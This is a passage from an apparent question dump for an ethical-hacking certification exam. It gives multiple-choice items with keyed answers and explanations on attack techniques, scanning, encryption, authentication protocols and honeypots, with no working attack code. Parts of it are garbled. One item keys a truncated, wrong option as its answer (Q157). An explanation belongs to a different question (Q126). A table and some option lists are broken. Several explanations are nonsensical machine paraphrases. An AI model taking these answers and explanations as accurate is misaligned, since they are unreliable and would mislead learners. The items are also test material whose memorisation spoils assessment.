- A. PCI-DSS
- B. FISMA
- C. SOX
- D. ISO/IEC 27001:2013

Answer: C

NEW QUESTION 80

- (Exam Topic 3)

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

- A. [inurl:]
- B. [related:]
- C. [info:]
- D. [site:]

Answer: B

Explanation:

related:This operator displays websites that are similar or related to the URL specified.

NEW QUESTION 82

- (Exam Topic 3)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bob denies that he had ever sent a mail. What do you want to “know” to prove yourself that it was Bob who had sent a mail?

- A. Non-Repudiation
- B. Integrity
- C. Authentication
- D. Confidentiality

Answer: A

Explanation:

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 85

- (Exam Topic 3)

George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

- A. <https://www.baidu.com>
- B. <https://www.guardster.com>
- C. <https://www.wolframalpha.com>
- D. <https://karmadecay.com>

Answer: B

NEW QUESTION 88

- (Exam Topic 3)

If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

- A. Criminal
- B. International
- C. Common
- D. Civil

Answer: D

NEW QUESTION 90

- (Exam Topic 3)

To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

- A. Exclamation mark (!)
- B. Underscore (_)
- C. Tilde H
- D. Period (.)

Answer: D

NEW QUESTION 92

- (Exam Topic 3)

Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packet, but the target web server can decode them. What is the technique used by Kevin to evade the IDS system?

- A. Desynchronization
- B. Obfuscating
- C. Session splicing
- D. Urgency flag

Answer: B

Explanation:

Adversaries could decide to build an application or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.

Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. Typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also use compressed or archived scripts, like JavaScript.

Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders

with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.

Adversaries can also modify commands read from payloads or directly via a Command and Scripting Interpreter. Surroundings variables, aliases, characters, and different platform/language specific linguistics may be used to evade signature based mostly detections and application management mechanisms.

NEW QUESTION 93

- (Exam Topic 3)

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

- A. Spear-phishing attack
- B. SMishing attack
- C. Reconnaissance attack
- D. HMI-based attack

Answer: A

NEW QUESTION 97

- (Exam Topic 3)

Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept, steal, modify, and block sensitive communication to the target system. What is the tool employed by Miley to perform the above

attack?

- A. Gobbler
- B. KDerpNSpoof
- C. BetterCAP
- D. Wireshark

Answer: C

NEW QUESTION 102

- (Exam Topic 3)

Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

- A. Frequency/voltage tampering
- B. Optical, electromagnetic fault injection (EMFI)
- C. Temperature attack
- D. Power/clock/reset glitching

Answer: D

Explanation:

These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

NEW QUESTION 107

- (Exam Topic 3)

The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.1.1.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?

```
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
```

- A. The ACL 104 needs to be first because is UDP
- B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
- C. The ACL for FTP must be before the ACL 110
- D. The ACL 110 needs to be changed to port 80

Answer: B


Explanation:

<https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html>

Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.

This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.

Diagram Description automatically generated



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

- > access-list 102 deny tcp any any eq ftp
- > access-list 102 deny tcp any any eq ftp-data
- > access-list 102 permit ip any any

NEW QUESTION 110

- (Exam Topic 3)

Given below are different steps involved in the vulnerability-management life cycle.

- 1) Remediation
- 2) Identify assets and create a baseline
- 3) Verification
- 4) Monitor
- 5) Vulnerability scan
- 6) Risk assessment

Identify the correct sequence of steps involved in vulnerability management.

- A. 2-->5-->6-->1-->3-->4
- B. 2-->1-->5-->6-->4-->3
- C. 2-->4-->5-->3-->6--> 1

D. 1-->2-->3-->4-->5-->6

Answer: A

NEW QUESTION 115

- (Exam Topic 3)

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

- A. Produces less false positives
- B. Can identify unknown attacks
- C. Requires vendor updates for a new threat
- D. Cannot deal with encrypted network traffic

Answer: B

Explanation:

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.

Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.

Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

NEW QUESTION 116

- (Exam Topic 3)

From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

- * 802.11a 150-150
- * 802.11b 150-150
- * 802.11g 150-150
- * 802.16 (WiMax) 30 miles

- A. 802.16 (WiMax)
- B. 802.11g
- C. 802.11b
- D. 802.11a

Answer: A

NEW QUESTION 117

- (Exam Topic 3)

if you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST. what do you know about the firewall you are scanning?

- A. There is no firewall in place.
- B. This event does not tell you anything about the firewall.
- C. It is a stateful firewall
- D. It is a non-stateful firewall.

Answer: B

NEW QUESTION 118

- (Exam Topic 3)

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

- A. GPS mapping
- B. Spectrum analysis
- C. Wardriving
- D. Wireless sniffing

Answer: C

NEW QUESTION 122

- (Exam Topic 3)

Attempting an injection attack on a web server based on responses to True/False questions is called which of the following?

- A. Compound SQLi
- B. Blind SQLi
- C. Classic SQLi
- D. DMS-specific SQLi

Answer: B

Explanation:

https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 126

- (Exam Topic 3)

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

- A. Reverse Social Engineering
- B. Tailgating
- C. Piggybacking
- D. Announced

Answer: B

Explanation:

- Identifying operating systems, services, protocols and devices,
- Collecting unencrypted information about usernames and passwords,
- Capturing network traffic for further analysis

are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

NEW QUESTION 129

- (Exam Topic 3)

Which among the following is the best example of the hacking concept called "clearing tracks"?

- A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
- B. During a cyberattack, a hacker injects a rootkit into a server.
- C. An attacker gains access to a server through an exploitable vulnerability.
- D. During a cyberattack, a hacker corrupts the event logs on all machines.

Answer: D

NEW QUESTION 130

- (Exam Topic 3)

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.

What is the type of vulnerability assessment that Jude performed on the organization?

- A. External assessment
- B. Passive assessment
- C. Host-based assessment
- D. Application assessment

Answer: A

NEW QUESTION 132

- (Exam Topic 3)

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

- A. Role Based Access Control (RBAC)
- B. Discretionary Access Control (DAC)
- C. Single sign-on
- D. Windows authentication

Answer: C

NEW QUESTION 134

- (Exam Topic 3)

In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.

What is the tool used by Hailey for gathering a list of words from the target website?

- A. Shadowsocks
- B. CeWL
- C. Psiphon
- D. Orbot

Answer: B

NEW QUESTION 139

- (Exam Topic 3)

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed. What is the port scanning technique used by Sam to discover open ports?

- A. Xmas scan
- B. IDLE/IPID header scan
- C. TCP Maimon scan
- D. ACK flag probe scan

Answer: C

Explanation:

TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated

as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

<https://nmap.org/book/scan-methods-maimon-scan.html> How Nmap interprets responses to a Maimon scan probe Probe Response Assigned State

No response received (even after retransmissions) open|filtered TCP RST packet closed

ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

NEW QUESTION 140

- (Exam Topic 3)

On performing a risk assessment, you need to determine the potential impacts when some of the critical business processes of the company interrupt its service. What is the name of the process by which you can determine those critical businesses?

- A. Emergency Plan Response (EPR)
- B. Business Impact Analysis (BIA)
- C. Risk Mitigation
- D. Disaster Recovery Planning (DRP)

Answer: B

NEW QUESTION 145

- (Exam Topic 3)

Which of the following Bluetooth hacking techniques does an attacker use to send messages to users without the recipient's consent, similar to email spamming?

- A. Bluesmacking
- B. BlueSniffing
- C. Bluejacking
- D. Bluesnarfing

Answer: C

Explanation:

<https://en.wikipedia.org/wiki/Bluejacking>

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning.

Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

Bluejacking is also confused with Bluesnarfing, which is the way in which mobile phones are illegally hacked via Bluetooth.

NEW QUESTION 146

- (Exam Topic 3)

Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

- A. Presentation tier
- B. Application Layer
- C. Logic tier
- D. Data tier

Answer: C

NEW QUESTION 147

- (Exam Topic 3)

A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.

Which security policy must the security analyst check to see if dial-out modems are allowed?

- A. Firewall-management policy
- B. Acceptable-use policy
- C. Permissive policy
- D. Remote-access policy

Answer: D

NEW QUESTION 149

- (Exam Topic 3)

in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

- A. IDEA
- B. Triple Data Encryption standard
- C. MDS encryption algorithm
- D. AES

Answer: B

Explanation:

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times, hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long. the smallest amount significant (right-most) bit in each byte may be a parity, and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process. Triple DES Modes Triple ECB (Electronic Code Book) • This variant of Triple DES works precisely the same way because the ECB mode of DES. • this is often the foremost commonly used mode of operation. Triple CBC (Cipher Block Chaining) • This method is extremely almost like the quality DES CBC mode. • like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. • the primary 64-bit key acts because the Initialization Vector to DES. • Triple ECB is then executed for one 64-bit block of plaintext. • The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated. • This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION 154

- (Exam Topic 3)

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners. What proxy tool will help you find web vulnerabilities?

- A. Maskgen
- B. Dimitry
- C. Burpsuite
- D. Proxychains

Answer: C

NEW QUESTION 157

- (Exam Topic 3)

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

- A. Platform as a service
- B. Software as a service
- C. Functions as a
- D. service Infrastructure as a service

Answer: C

NEW QUESTION 161

- (Exam Topic 3)

When considering how an attacker may exploit a web server, what is web server footprinting?

- A. When an attacker implements a vulnerability scanner to identify weaknesses
- B. When an attacker creates a complete profile of the site's external links and file structures
- C. When an attacker gathers system-level data, including account details and server names
- D. When an attacker uses a brute-force attack to crack a web-server password

Answer: B

NEW QUESTION 165

- (Exam Topic 3)

Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

- A. Data-driven firewall
- B. Packet firewall
- C. Web application firewall
- D. Stateful firewall

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Web_application_firewall

A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

NEW QUESTION 170

- (Exam Topic 3)

Bill has been hired as a penetration tester and cyber security auditor for a major credit card company. Which information security standard is most applicable to his role?

- A. FISMA
- B. HITECH
- C. PCI-DSS
- D. Sarbanes-OxleyAct

Answer: C

NEW QUESTION 172

- (Exam Topic 3)

In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.

What is the difference between pharming and phishing attacks?

- A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
- B. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
- C. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
- D. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
- E. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
- F. Both pharming and phishing attacks are identical

Answer: A

NEW QUESTION 174

- (Exam Topic 3)

What is the least important information when you analyze a public IP address in a security alert?

- A. DNS
- B. Whois
- C. Geolocation
- D. ARP

Answer: D

NEW QUESTION 177

- (Exam Topic 3)

Which of the following provides a security professional with most information about the system's security posture?

- A. Phishing, spamming, sending trojans
- B. Social engineering, company site browsing tailgating
- C. Wardriving, warchalking, social engineering
- D. Port scanning, banner grabbing service identification

Answer: D

NEW QUESTION 180

- (Exam Topic 3)

Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities. What will you call these issues?

- A. False positives
- B. True negatives
- C. True positives
- D. False negatives

Answer: A

Explanation:

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.

A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.

When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester

assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

NEW QUESTION 185

- (Exam Topic 3)

Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?

- A. ARIN
- B. APNIC
- C. RIPE
- D. LACNIC

Answer: C

Explanation:

Regional Internet Registries (RIRs):

ARIN (American Registry for Internet Numbers) AFRINIC (African Network Information Center) APNIC (Asia Pacific Network Information Center)

RIPE (Réseaux IP Européens Network Coordination Centre)

LACNIC (Latin American and Caribbean Network Information Center)

NEW QUESTION 190

- (Exam Topic 3)

Websites and web portals that provide web services commonly use the Simple Object Access Protocol (SOAP).

Which of the following is an incorrect definition or characteristics of the protocol?

- A. Exchanges data between web services
- B. Only compatible with the application protocol HTTP
- C. Provides a structured model for messaging
- D. Based on XML

Answer: B

NEW QUESTION 194

- (Exam Topic 3)

An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is the most likely able to handle this requirement?

- A. TACACS+
- B. DIAMETER
- C. Kerberos
- D. RADIUS

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/RADIUS>

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.

RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.

Authentication and authorization


The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.

In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.

This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.

The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.

Shape Description automatically generated with medium confidence



The RADIUS server then returns one of three responses to the NAS:

- 1) Access-Reject,
- 2) Access-Challenge,
- 3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card.

Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION 199

- (Exam Topic 3)

Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

- A. Evil twin attack
- B. DNS cache flooding
- C. MAC flooding
- D. DDoS attack

Answer: C

NEW QUESTION 200

- (Exam Topic 2)

At what stage of the cyber kill chain theory model does data exfiltration occur?

- A. Actions on objectives
- B. Weaponization
- C. installation
- D. Command and control

Answer: A

Explanation:

The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also. Alternatively, and most ordinarily, the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board, the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a "MUST" in today's quickly evolving landscape of cybersecurity threats

NEW QUESTION 202

- (Exam Topic 2)

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

- A. Cloud hopper attack
- B. Cloud cryptojacking

- C. Cloudborne attack
- D. Man-in-the-cloud (MITC) attack

Answer: A

Explanation:

Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies. Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

NEW QUESTION 204

- (Exam Topic 2)

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. BotnetD Firewall

Answer: B

Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 207

- (Exam Topic 2)

